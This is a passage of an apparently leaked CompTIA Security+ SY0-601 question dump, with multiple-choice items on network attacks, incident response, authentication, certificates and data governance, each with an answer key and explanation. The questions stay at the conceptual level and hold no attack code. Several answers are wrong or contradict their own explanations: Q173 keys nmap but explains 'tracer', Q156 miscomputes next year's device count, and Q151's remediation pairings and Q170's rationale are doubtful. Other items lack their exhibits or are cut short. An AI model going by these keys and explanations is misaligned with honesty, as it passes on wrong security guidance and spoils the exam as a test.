Jailbreaking is the vulnerability that the organization is addressing by adding a clause to its AUP that states employees are not allowed to modify the operating system on mobile devices. Jailbreaking is the process of removing the restrictions or limitations imposed by the manufacturer or carrier on a mobile device, such as an iPhone or iPad. Jailbreaking can allow users to install unauthorized applications, customize settings, or access system files. However, jailbreaking can also expose the device to security risks, such as malware, data loss, or warranty voidance. References: <https://www.comptia.org/blog/what-is-jailbreaking>  
<https://www.certblaster.com/wp-content/uploads/2020/11/CompTIA-Security-SY0-601-Exam-Objectives-1.0.pdf>



**NEW QUESTION 121**

- (Exam Topic 2)

An attacker was eavesdropping on a user who was shopping online. The attacker was able to spoof the IP address associated with the shopping site. Later, the user received an email regarding credit card statement with unusual purchases. Which of the following attacks took place?

- A. On-path attack
- B. Protocol poisoning
- C. Domain hijacking
- D. Bluejacking

**Answer:** A

**Explanation:**

An on-path attack is an attack that took place when an attacker was eavesdropping on a user who was shopping online and was able to spoof the IP address associated with the shopping site. An on-path attack is a type of network attack that involves intercepting or modifying traffic between two parties by placing oneself in the communication path. An on-path attack can also be called a man-in-the-middle attack or a session hijacking attack. An on-path attacker can steal sensitive information, such as credit card details, or redirect the user to a malicious website. References: <https://www.comptia.org/blog/what-is-a-man-in-the-middle-attack>

<https://www.certblaster.com/wp-content/uploads/2020/11/CompTIA-Security-SY0-601-Exam-Objectives-1.0.pdf>

**NEW QUESTION 122**

- (Exam Topic 2)

A security analyst receives an alert that indicates a user's device is displaying anomalous behavior. The analyst suspects the device might be compromised. Which of the following should the analyst do first?

- A. Reboot the device
- B. Set the host-based firewall to deny an incoming connection
- C. Update the antivirus definitions on the device
- D. Isolate the device

**Answer:** D

**Explanation:**

Isolating the device is the first thing that a security analyst should do if they suspect that a user's device might be compromised. Isolating the device means disconnecting it from the network or placing it in a separate network segment to prevent further communication with potential attackers or malicious hosts. Isolating the device can help contain the incident, limit the damage or data loss, preserve the evidence, and facilitate the investigation and remediation.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>

<https://resources.infosecinstitute.com/topic/incident-response-process/>

**NEW QUESTION 126**

- (Exam Topic 2)

A technician is setting up a new firewall on a network segment to allow web traffic to the internet while hardening the network. After the firewall is configured, users receive errors stating the website could not be located. Which of the following would best correct the issue?

- A. Setting an explicit deny to all traffic using port 80 instead of 443
- B. Moving the implicit deny from the bottom of the rule set to the top
- C. Configuring the first line in the rule set to allow all traffic
- D. Ensuring that port 53 has been explicitly allowed in the rule set

**Answer:** D

**Explanation:**

Port 53 is the default port for DNS traffic. If the firewall is blocking port 53, then users will not be able to resolve domain names and will receive errors stating that the website could not be located.

The other options would not correct the issue. Setting an explicit deny to all traffic using port 80 instead of 443 would block all HTTP traffic, not just web traffic.

Moving the implicit deny from the bottom of the rule set to the top would make the deny rule more restrictive, which would not solve the issue. Configuring the first line in the rule set to allow all traffic would allow all traffic, including malicious traffic, which is not a good security practice.

Therefore, the best way to correct the issue is to ensure that port 53 has been explicitly allowed in the rule set. Here are some additional information about DNS traffic:

- DNS traffic is used to resolve domain names to IP addresses.
- DNS traffic is typically unencrypted, which makes it vulnerable to eavesdropping.
- There are a number of ways to secure DNS traffic, such as using DNS over HTTPS (DoH) or DNS over TLS (DoT).

**NEW QUESTION 127**

- (Exam Topic 2)

A security team is conducting a security review of a hosted data provider. The management team has asked the hosted data provider to share proof that customer data is being appropriately protected.

Which of the following would provide the best proof that customer data is being protected?

- A. SOC2
- B. CSA
- C. CSF
- D. ISO 31000

**Answer:** A

**Explanation:**

SOC2 is a type of audit report that provides assurance on the security, availability, processing integrity, confidentiality, and privacy of a service organization's systems. It is based on the Trust Services Criteria developed by the American Institute of Certified Public Accountants (AICPA). A SOC2 report can provide proof



that customer data is being appropriately protected by the hosted data provider1

<https://www.csagroup.org/store/product/50072454/> 3: <https://www.csagroup.org/store/product/50072454os/> 1: <https://cloudsecurityalliance.org/blog/2021/08/20/star-testimonial-csa-star-soc2-from-readiness-to-attestation/>

#### NEW QUESTION 129

- (Exam Topic 2)

A small, local company experienced a ransomware attack. The company has one web-facing server and a few workstations. Everything is behind an ISP firewall. A single web-facing server is set up on the router to forward all ports so that the server is viewable from the internet. The company uses an older version of third-party software to manage the website. The assets were never patched. Which of the following should be done to prevent an attack like this from happening again? (Select three).

- A. Install DLP software to prevent data loss.
- B. Use the latest version of software.
- C. Install a SIEM device.
- D. Implement MDM.
- E. Implement a screened subnet for the web server.
- F. Install an endpoint security solution.
- G. Update the website certificate and revoke the existing ones.
- H. Deploy additional network sensors.

**Answer:** BEF

#### NEW QUESTION 133

- (Exam Topic 2)

A security analyst receives alerts about an internal system sending a large amount of unusual DNS queries to systems on the internet over short periods of time during non-business hours. Which of the following is most likely occurring?

- A. A worm is propagating across the network.
- B. Data is being exfiltrated.
- C. A logic bomb is deleting data.
- D. Ransomware is encrypting files.

**Answer:** B

#### Explanation:

Data is being exfiltrated when an internal system is sending a large amount of unusual DNS queries to systems on the internet over short periods of time during non-business hours. Data exfiltration is the unauthorized transfer of data from a system or network to an external destination or actor. Data exfiltration can be performed by malicious insiders or external attackers who have compromised the system or network. DNS queries are requests for resolving domain names to IP addresses. DNS queries can be used as a covert channel for data exfiltration by encoding data in the domain names or subdomains and sending them to a malicious DNS server that can decode and collect the data. References:

<https://www.comptia.org/blog/what-is-data-exfiltration>

<https://www.certblaster.com/wp-content/uploads/2020/11/CompTIA-Security-SY0-601-Exam-Objectives-1.0.pdf>

#### NEW QUESTION 135

- (Exam Topic 2)

Which of the following is required in order (or an IDS and a WAF to be effective on HTTPS traffic?

- A. Hashing
- B. DNS sinkhole
- C. TLS inspection
- D. Data masking

**Answer:** C

#### Explanation:

TLS (Transport Layer Security) is a protocol that is used to encrypt data sent over HTTPS (Hypertext Transfer Protocol Secure). In order for an intrusion detection system (IDS) and a web application firewall (WAF) to be effective on HTTPS traffic, they must be able to inspect the encrypted traffic. TLS inspection allows the IDS and WAF to decrypt and inspect the traffic, allowing them to detect any malicious activity. References: [1] CompTIA Security+ Study Guide Exam SY0-601 [1], Sixth Edition, Chapter 11, "Network Security Monitoring" [2] CompTIA Security+ Get Certified Get Ahead: SY0-501 Study Guide, Chapter 7, "Intrusion Detection and Prevention"

#### NEW QUESTION 140

- (Exam Topic 2)

Which Of the following best ensures minimal downtime for organizations vÃh crit-ical computing equipment located in earthquake-prone areas?

- A. Generators and UPS
- B. Off-site replication
- C. Additional warm site
- D. Local

**Answer:** B

#### Explanation:

Off-site replication is a process of copying and storing data in a remote location that is geographically separate from the primary site. It can ensure minimal downtime for organizations with critical computing equipment located in earthquake-prone areas by providing a backup copy of data that can be accessed and restored in case of a disaster or disruption at the primary site.

#### NEW QUESTION 142

- (Exam Topic 2)

Security engineers are working on digital certificate management with the top priority of making administration easier. Which of the following certificates is the best option?

- A. User
- B. Wildcard
- C. Self-signed
- D. Root

**Answer: B**

**Explanation:**

A wildcard certificate is a type of digital certificate that can be used to secure multiple subdomains under a single domain name. For example, a wildcard certificate for \*.example.com can be used to secure www.example.com, mail.example.com, blog.example.com, etc. A wildcard certificate can make administration easier by reducing the number of certificates that need to be issued, managed, and renewed. It can also save costs and simplify configuration.

**NEW QUESTION 144**

- (Exam Topic 2)

A security team will be outsourcing several key functions to a third party and will require that:

- Several of the functions will carry an audit burden.
- Attestations will be performed several times a year.
- Reports will be generated on a monthly basis.

Which of the following BEST describes the document that is used to define these requirements and stipulate how and when they are performed by the third party?

- A. MOU
- B. AUP
- C. SLA
- D. MSA

**Answer: C**

**Explanation:**

A service level agreement (SLA) is a contract between a service provider and a customer that outlines the services that are to be provided and the expected levels of performance. It is used to define the requirements for the service, including any attestations and reports that must be generated, and the timescales in which these must be completed. It also outlines any penalties for failing to meet these requirements. SLAs are essential for ensuring that third-party services are meeting the agreed upon performance levels.

Reference: CompTIA Security+ Study Guide: SY0-601 by Emmett Dulaney, Chuck Easttom <https://www.wiley.com/en-us/CompTIA+Security%2B+Study+Guide%3A+SY0-601-p-9781119515968>

CompTIA Security+ Get Certified Get Ahead: SY0-601 Study Guide by Darril Gibson <https://www.amazon.com/CompTIA-Security-Certified-Ahead-SY0-601/dp/1260117558>

Note: SLA is the best document that is used to define these requirements and stipulate how and when they are performed by the third party.

**NEW QUESTION 146**

- (Exam Topic 2)

Security analysts notice a server login from a user who has been on vacation for two weeks, The analysts confirm that the user did not log in to the system while on vacation After reviewing packet capture the analysts notice the following:

Which of the following occurred?

- A. A buffer overflow was exploited to gain unauthorized access.
- B. The user's account was compromised, and an attacker changed the login credentials.
- C. An attacker used a pass-the-hash attack to gain access.
- D. An insider threat with username logged in to the account.

**Answer: C**

**Explanation:**

A pass-the-hash attack is a type of replay attack that captures and uses the hash of a password. The attacker then attempts to log on as the user with the stolen hash. This type of attack is possible because some authentication protocols send hashes over the network instead of plain text passwords. The packet capture shows that the attacker used NTLM authentication, which is vulnerable to pass-the-hash attacks

**NEW QUESTION 151**

- (Exam Topic 2)

Select the appropriate attack and remediation from each drop-down list to label the corresponding attack with its remediation.

**INSTRUCTIONS**

Not all attacks and remediation actions will be used.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	<div>▼</div> Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	<div>▼</div> Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack establishes a connection, which allows remote commands to be executed.	User	<div>▼</div> Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	<div>▼</div> Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	<div>▼</div> Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	<div>▼</div> Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	<div>▼</div> Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	<div>▼</div> Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker embeds hidden access in an internally developed application that bypasses account login.	Application	<div>▼</div> Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	<div>▼</div> Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services

- A. Mastered  
B. Not Mastered

**Answer:** A

**Explanation:**

Web server Botnet Enable DDoS protection User RAT Implement a host-based IPS Database server Worm Change the default application password Executive Keylogger Disable vulnerable services Application Backdoor Implement 2FA using push notification  
A screenshot of a computer program Description automatically generated with low confidence

Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	Botnet ▼	Enable DDoS protection ▼
The attack establishes a connection, which allows remote commands to be executed.	User	RAT ▼	Implement a host-based IPS ▼
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	Worm ▼	Change the default application password ▼
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	Keylogger ▼	Disable vulnerable services ▼
The attacker embeds hidden access in an internally developed application that bypasses account login.	Application	Backdoor ▼	Implement 2FA using push notification ▼



**NEW QUESTION 156**

- (Exam Topic 2)

An IT manager is estimating the mobile device budget for the upcoming year. Over the last five years, the number of devices that were replaced due to loss, damage, or theft steadily increased by 10%. Which of the following would best describe the estimated number of devices to be replaced next year?

- A. SLA
- B. ARO
- C. RPO
- D. SLE

**Answer: B**

**Explanation:**

ARO stands for annualized rate of occurrence, which is a metric that estimates how often a threat event will occur within a year. ARO can help an IT manager estimate the mobile device budget for the upcoming year by multiplying the number of devices replaced in the previous year by the percentage increase of replacement over the last five years. For example, if 100 devices were replaced in the previous year and the replacement rate increased by 10% each year for the last five years, then the estimated number of devices to be replaced next year is  $100 \times (1 + 0.1)^5 = 161$ .

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>  
<https://www.techopedia.com/definition/24866/annualized-rate-of-occurrence-aro>

**NEW QUESTION 160**

- (Exam Topic 2)

A malicious actor recently penetrated a company's network and moved laterally to the data center. Upon investigation, a forensics firm wants to know what was in the memory on the compromised server. Which of the following files should be given to the forensics firm?

- A. Security
- B. Application
- C. Dump
- D. Syslog

**Answer: C**

**Explanation:**

A dump file is a file that contains the contents of memory at a specific point in time. It can be used for debugging or forensic analysis of a system or an application. It can reveal what was in the memory on the compromised server, such as processes, variables, passwords, encryption keys, etc.

**NEW QUESTION 163**

- (Exam Topic 2)

An organization is outlining data stewardship roles and responsibilities. Which of the following employee roles would determine the purpose of data and how to process it?

- A. Data custodian
- B. Data controller
- C. Data protection officer
- D. Data processor

**Answer: B**

**Explanation:**

A data controller is an employee role that would determine the purpose of data and how to process it. A data controller is a person or entity that decides why and how personal data is collected, used, stored, shared, or deleted. A data controller has the responsibility to comply with data protection laws and regulations, such as the General Data Protection Regulation (GDPR), and to ensure the rights and privacy of data subjects.

References: <https://www.comptia.org/blog/what-is-a-data-controller>  
<https://www.certblaster.com/wp-content/uploads/2020/11/CompTIA-Security-SY0-601-Exam-Objectives-1.0.pdf>

**NEW QUESTION 166**

- (Exam Topic 2)

A user is trying unsuccessfully to send images via SMS. The user downloaded the images from a corporate email account on a work phone. Which of the following policies is preventing the user from completing this action?

- A. Application management
- B. Content management
- C. Containerization
- D. Full disk encryption

**Answer: B**

**Explanation:**

Content management is a policy that controls what types of data can be accessed, modified, shared, or transferred by users or applications. Content management can prevent data leakage or exfiltration by blocking or restricting certain actions, such as copying, printing, emailing, or sending data via SMS. If the user downloaded the images from a corporate email account on a work phone, the content management policy may prevent the user from sending the images via SMS to protect the confidentiality and integrity of the data.

References: 1

CompTIA Security+ Certification Exam Objectives, page 10, Domain 2.0: Architecture and Design, Objective 2.4: Explain the importance of embedded and specialized systems security 2  
CompTIA

Security+ Certification Exam Objectives, page 12, Domain 3.0: Implementation, Objective 3.1: Implement secure network architecture concepts 3 <https://www.comptia.org/blog/what-is-data-loss-prevention>

**NEW QUESTION 170**

- (Exam Topic 2)

A company recently enhanced mobile device configuration by implementing a set of security controls: biometrics, context-aware authentication, and full device encryption. Even with these settings in place, an unattended phone was used by a malicious actor to access corporate data.

Which of the following additional controls should be put in place first?

- A. GPS tagging
- B. Remote wipe
- C. Screen lock timer
- D. SEAndroid

**Answer:** C

**Explanation:**

According to NIST Special Publication 1800-4B1, some of the security controls that can be used to protect mobile devices include:

- Root and jailbreak detection: ensures that the security architecture for a mobile device has not been compromised.
- Encryption: protects the data stored on the device and in transit from unauthorized access.
- Authentication: verifies the identity of the user and the device before granting access to enterprise resources.
- Remote wipe: allows the organization to erase the data on the device in case of loss or theft.
- Screen lock timer: sets a time limit for the device to lock itself after a period of inactivity.

**NEW QUESTION 173**

- (Exam Topic 2)

Users report access to an application from an internal workstation is still unavailable to a specific server, even after a recent firewall rule implementation that was requested for this access. ICMP traffic is successful between the two devices. Which of the following tools should the security analyst use to help identify if the traffic is being blocked?

- A. nmap
- B. tracer
- C. ping
- D. ssh

**Answer:** A

**Explanation:**

Tracer is a command-line tool that shows the route that packets take to reach a destination on a network<sup>1</sup>. It also displays the time it takes for each hop along the way<sup>1</sup>. By using tracer, you can see if there is a router or firewall that is blocking or slowing down the traffic between the internal workstation and the specific server<sup>1</sup>.

**NEW QUESTION 176**

- (Exam Topic 2)

Security analysts have noticed the network becomes flooded with malicious packets at specific times of the day. Which of the following should the analysts use to investigate this issue?

- A. Web metadata
- B. Bandwidth monitors
- C. System files
- D. Correlation dashboards

**Answer:** D

**Explanation:**

Correlation dashboards are tools that allow security analysts to monitor and analyze multiple sources of data and events in real time. They can help identify patterns, trends, anomalies, and threats by correlating different types of data and events, such as network traffic, logs, alerts, and incidents. Correlation dashboards can help investigate network flooding by showing the source, destination, volume, and type of malicious packets and their impact on the network performance and availability. References:

<https://www.comptia.org/blog/what-is-a-correlation-dashboard>

**NEW QUESTION 181**

- (Exam Topic 2)

Unauthorized devices have been detected on the internal network. The devices' locations were traced to Ether ports located in conference rooms. Which of the following would be the best technical controls to implement to prevent these devices from accessing the internal network?

- A. NAC
- B. DLP
- C. IDS
- D. MFA

**Answer:** A

**Explanation:**

NAC stands for network access control, which is a security solution that enforces policies and controls on devices that attempt to access a network. NAC can help prevent unauthorized devices from accessing the internal network by verifying their identity, compliance, and security posture before granting them access. NAC can also monitor and restrict the activities of authorized devices based on predefined rules and roles.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>

<https://www.cisco.com/c/en/us/products/security/what-is-network-access-control-nac.html>

**NEW QUESTION 182**



- (Exam Topic 2)

Which of the following secure application development concepts aims to block verbose error messages from being shown in a user's interface?

- A. OWASP
- B. Obfuscation/camouflage
- C. Test environment
- D. Prevent of information exposure

**Answer:** D

**Explanation:**

Preventing information exposure is a secure application development concept that aims to block verbose error messages from being shown in a user's interface. Verbose error messages are detailed messages that provide information about errors or exceptions that occur in an application. Verbose error messages may reveal sensitive information about the application's structure, configuration, logic, or data that could be exploited by attackers. Therefore, preventing information exposure involves implementing proper error handling mechanisms that display generic or user-friendly messages instead of verbose error messages.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>  
[https://owasp.org/www-project-top-ten/2017/A6\\_2017-Security\\_Misconfiguration](https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration)

**NEW QUESTION 185**

- (Exam Topic 2)

A security administrator suspects there may be unnecessary services running on a server. Which of the following tools will the administrator most likely use to confirm the suspicions?

- A. Nmap
- B. Wireshark
- C. Autopsy
- D. DNSEnum

**Answer:** A

**Explanation:**

Nmap is a tool that is used to scan IP addresses and ports in a network and to detect installed applications. Nmap can help a security administrator determine the services running on a server by sending various packets to the target and analyzing the responses. Nmap can also perform various tasks such as OS detection, version detection, script scanning, firewall evasion, and vulnerability scanning.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>  
<https://nmap.org/>

**NEW QUESTION 186**

- (Exam Topic 2)

Which of the following is the BEST reason to maintain a functional and effective asset management policy that aids in ensuring the security of an organization?

- A. To provide data to quantify risk based on the organization's systems
- B. To keep all software and hardware fully patched for known vulnerabilities
- C. To only allow approved, organization-owned devices onto the business network
- D. To standardize by selecting one laptop model for all users in the organization

**Answer:** A

**Explanation:**

An effective asset management policy helps an organization understand and manage the systems, hardware, and software it uses, and how they are used, including their vulnerabilities and risks. This information is crucial for accurately identifying and assessing risks to the organization, and making informed decisions about how to mitigate those risks. This is the best reason to maintain an effective asset management policy.

Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

**NEW QUESTION 187**

- (Exam Topic 2)

Which of the following is used to validate a certificate when it is presented to a user?

- A. OCSP
- B. CSR
- C. CA
- D. CRC

**Answer:** A

**Explanation:**

Online Certificate Status Protocol (OCSP) is used to validate a certificate when it is presented to a user. OCSP is a protocol that allows a client or browser to query the status of a certificate from an OCSP responder, which is a server that maintains and provides the revocation status of certificates issued by a certificate authority (CA). OCSP can help to verify the authenticity and validity of a certificate and prevent the use of revoked or expired certificates. References:

<https://www.comptia.org/blog/what-is-ocsp>

<https://www.certblaster.com/wp-content/uploads/2020/11/CompTIA-Security-SY0-601-Exam-Objectives-1.0.pdf>

**NEW QUESTION 189**

- (Exam Topic 2)

A security analyst notices an unusual amount of traffic hitting the edge of the network. Upon examining the logs, the analyst identifies a source IP address and blocks that address from communicating with the network. Even though the analyst is blocking this address, the attack is still ongoing and coming from a large number of different source IP addresses. Which of the following describes this type of attack?

- A. DDoS

- B. Privilege escalation
- C. DNS poisoning
- D. Buffer overflow

**Answer:** A

**Explanation:**

A distributed denial-of-service (DDoS) attack is an attempt to make a computer or network resource unavailable to its intended users. This is accomplished by overwhelming the target with a flood of traffic from multiple sources.

In the scenario described, the security analyst identified a source IP address and blocked it from communicating with the network. However, the attack was still ongoing and coming from a large number of different source IP addresses. This indicates that the attack was a DDoS attack.

Privilege escalation is an attack that allows an attacker to gain unauthorized access to a system or network. DNS poisoning is an attack that modifies the DNS records for a domain name, causing users to be redirected to a malicious website. A buffer overflow is an attack that occurs when a program attempts to store more data in a buffer than it is designed to hold.

Therefore, the most likely type of attack in the scenario described is a DDoS attack.

**NEW QUESTION 190**

- (Exam Topic 2)

Which of the following security design features can a development team use to analyze the deletion or editing of data sets without affecting the original copy?

- A. Stored procedures
- B. Code reuse
- C. Version control
- D. Continuum

**Answer:** C

**Explanation:**

Version control is a solution that can help a development team to analyze the deletion or editing of data sets without affecting the original copy. Version control is a system that records changes to a file or set of files over time so that specific versions can be recalled later. Version control can help developers track and manage changes to code, data, or documents, as well as collaborate with other developers and resolve conflicts.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>  
<https://www.atlassian.com/git/tutorials/what-is-version-control>

**NEW QUESTION 191**

- (Exam Topic 2)

Which of the following can be used by an authentication application to validate a user's credentials without the need to store the actual sensitive data?

- A. Salt string
- B. Private Key
- C. Password hash
- D. Cipher stream

**Answer:** C

**Explanation:**

Password hash is a method of storing a user's credentials without the need to store the actual sensitive data. A password hash is a one-way function that transforms the user's password into a fixed-length string of characters that cannot be reversed. The authentication application can then compare the password hash with the stored hash to validate the user's credentials without revealing the original password. References: 1

CompTIA Security+ Certification Exam Objectives, page 15, Domain 3.0: Implementation, Objective 3.5:

Implement secure authentication mechanisms 2

CompTIA Security+ Certification Exam Objectives, page 16,

Domain 3.0: Implementation, Objective 3.6: Implement identity and account management best practices 3

<https://www.comptia.org/blog/what-is-password-hashing>

**NEW QUESTION 194**

- (Exam Topic 2)

Which of the following automation use cases would best enhance the security posture of an organization by rapidly updating permissions when employees leave a company or change job roles internally?

- A. Provisioning resources
- B. Disabling access
- C. APIs
- D. Escalating permission requests

**Answer:** B

**Explanation:**

Disabling access is an automation use case that can enhance the security posture of an organization by rapidly updating permissions when employees leave a company or change job roles internally. It can prevent unauthorized access and data leakage by revoking or modifying the access rights of employees based on their current status and role.

**NEW QUESTION 195**

- (Exam Topic 2)

A network engineer is troubleshooting wireless network connectivity issues that were reported by users. The issues are occurring only in the section of the building that is closest to the parking lot. Users are intermittently experiencing slow speeds when accessing websites and are unable to connect to network drives. The issues appear to increase when laptop users return to their desks after using their devices in other areas of the building. There have also been reports of users being required to enter their credentials on web pages in order to gain access to them. Which of the following is the most likely cause of this issue?

- A. An external access point is engaging in an evil-Twin attack
- B. The signal on the WAP needs to be increased in that section of the building
- C. The certificates have expired on the devices and need to be reinstalled
- D. The users in that section of the building are on a VLAN that is being blocked by the firewall

**Answer:** A

**Explanation:**

An evil-Twin attack is a type of wireless network attack that involves setting up a rogue access point that mimics a legitimate one. It can trick users into connecting to the rogue access point instead of the real one, and then intercept or modify their traffic, steal their credentials, launch phishing pages, etc. It is the most likely cause of the issue that users are experiencing slow speeds, unable to connect to network drives, and required to enter their credentials on web pages when working in the section of the building that is closest to the parking lot, where an external access point could be placed nearby.

**NEW QUESTION 196**

- (Exam Topic 2)

A security engineer is setting up passwordless authentication for the first time. INSTRUCTIONS

Use the minimum set of commands to set this up and verify that it works. Commands cannot be reused.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



- A. Mastered
- B. Not Mastered

**Answer:** A

**Explanation:**

A screenshot of a computer Description automatically generated with medium confidence

**NEW QUESTION 198**

- (Exam Topic 2)

A network administrator has been alerted that web pages are experiencing long load times After determining it is not a routing or DNS issue the administrator logs in to the router, runs a command, and receives the following output:

CPU 0 percent busy, from 300 sec ago 1 sec ave: 99 percent busy

5 sec ave: 97 percent busy

1 min ave: 83 percent busy

Which of the following is The router experiencing?

- A. DDoS attack
- B. Memory leak
- C. Buffer overflow
- D. Resource exhaustion

**Answer:** D

**Explanation:**

The router is experiencing a resource exhaustion issue. The output from the command indicates that the CPU is consistently busy, with a 1-second average of 99 percent busy and a 1-minute average of 83 percent busy.

This indicates that the router is struggling to keep up with the demands placed on it, potentially due to a high volume of traffic or other factors. As a result, web pages are experiencing long load times. This is an example of resource exhaustion, where the router's resources are being overwhelmed and are unable to meet the demands placed on them. A DDoS attack, memory leak, or buffer overflow would not typically cause the symptoms described in the scenario.

**NEW QUESTION 201**

- (Exam Topic 2)

A security analyst discovers that one of the web APIs is being abused by an unknown third party. Logs indicate that the third party is attempting to manipulate the parameters being passed to the API endpoint. Which of the following solutions would best help to protect against the attack?

- A. DLP
- B. SIEM
- C. NIDS
- D. WAF

**Answer:** D

**Explanation:**

WAF stands for Web Application Firewall, which is a type of firewall that can monitor, filter and block web traffic to and from web applications. WAF can protect web applications from common attacks such as

cross-site scripting (XSS), SQL injection, directory traversal, buffer overflow and more. WAF can also enforce security policies and rules that can prevent parameter manipulation or tampering by an unknown third party. WAF is the best solution to help protect against the attack on the web API, as it can inspect the HTTP requests and responses and block any malicious or anomalous activity. Verified References:

➤ Other Application Attacks – SY0-601 CompTIA Security+ : 1.3 <https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/other-application-attacks/> (See Web Application Firewall)

➤ CompTIA Security+ SY0-601 Exam Cram

<https://www.oreilly.com/library/view/comptia-security-sy0-601/9780136798767/ch03.xhtml> (See Web Application Firewall)

➤ Security+ domain #1: Attacks, threats, and vulnerabilities [updated 2021] <https://resources.infosecinstitute.com/certification/security-domain-1-threats-attacks-and-vulnerabilities/> (See Web application firewall)

**NEW QUESTION 203**

- (Exam Topic 2)

Which of the following tools can assist with detecting an employee who has accidentally emailed a file containing a customer's PII?

- A. SCAP
- B. NetFlow
- C. Antivirus
- D. DLP

**Answer:** D

**Explanation:**

DLP stands for Data Loss Prevention, which is a technology that can monitor, detect and prevent the unauthorized transmission of sensitive data, such as PII (Personally Identifiable Information). DLP can be implemented on endpoints, networks, servers or cloud services to protect data in motion, in use or at rest. DLP can also block or alert on data transfers that violate predefined policies or rules. DLP is the best tool to assist with detecting an employee who has accidentally emailed a file containing a customer's PII, as it can scan the email content and attachments for any data that matches the criteria of PII and prevent the email from being sent or notify the administrator of the incident. Verified References:

➤ Data Loss Prevention Guide to Blocking Leaks - CompTIA <https://www.comptia.org/content/guides/data-loss-prevention-a-step-by-step-guide-to-blocking-leaks>

➤ Data Loss Prevention – SY0-601 CompTIA Security+ : 2.1 <https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/data-loss-prevention-4/>

➤ Data Loss Prevention – CompTIA Security+ SY0-501 – 2.1 <https://www.professormesser.com/security-plus/sy0-501/data-loss-prevention-3/>

**NEW QUESTION 205**

- (Exam Topic 2)

An annual information security assessment has revealed that several OS-level configurations are not in compliance due to outdated hardening standards the company is using. Which of the following would be best to use to update and reconfigure the OS-level security configurations?

- A. CIS benchmarks
- B. GDPR guidance
- C. Regional regulations
- D. ISO 27001 standards

**Answer:** A

**Explanation:**

CIS benchmarks are best practices and standards for securing various operating systems, applications, cloud environments, etc. They are developed by a community of experts and updated regularly to reflect the latest threats and vulnerabilities. They can be used to update and reconfigure the OS-level security configurations to ensure compliance and reduce risks.

**NEW QUESTION 210**

- (Exam Topic 2)

A systems administrator is required to enforce MFA for corporate email account access, relying on the possession factor. Which of the following authentication methods should the systems administrator choose? (Select two).

- A. passphrase
- B. Time-based one-time password
- C. Facial recognition
- D. Retina scan
- E. Hardware token
- F. Fingerprints

**Answer:** BE

**Explanation:**

Time-based one-time password (TOTP) and hardware token are authentication methods that rely on the possession factor, which means that the user must have a specific device or object in their possession to authenticate. A TOTP is a password that is valid for a short period of time and is generated by an app or a device that the user has. A hardware token is a physical device that displays a code or a password that the user can enter to authenticate. A passphrase (Option A) is a knowledge factor, while facial recognition (Option C), retina scan (Option D), and fingerprints (Option F) are all inherence factors.

[https://ptgmedia.pearsoncmg.com/imprint\\_downloads/pearsonitcertification/bookreg/9780136798675/97801367](https://ptgmedia.pearsoncmg.com/imprint_downloads/pearsonitcertification/bookreg/9780136798675/97801367) <https://www.youtube.com/watch?v=yCJyPPvM-xg>



**NEW QUESTION 215**

- (Exam Topic 2)

Which of the following has been implemented when a host-based firewall on a legacy Linux system allows connections from only specific internal IP addresses?

- A. Compensating control
- B. Network segmentation
- C. Transfer of risk
- D. SNMP traps

**Answer:** A

**Explanation:**

A compensating control is a type of security control that is implemented in lieu of a recommended security measure that is deemed too difficult or impractical to implement at the present time. A compensating control must provide equivalent or comparable protection for the system or network and meet the intent and rigor of the original security requirement. An example of a compensating control is using a host-based firewall on a legacy Linux system to allow connections from only specific internal IP addresses, as it can provide a similar level of defense as a network firewall that may not be compatible with the system. References:

- <https://www.techtarget.com/whatis/definition/compensating-control>
- <https://reciprocity.com/resources/whats-the-difference-between-compensating-controls-and-mitigating-co>

**NEW QUESTION 217**

- (Exam Topic 2)

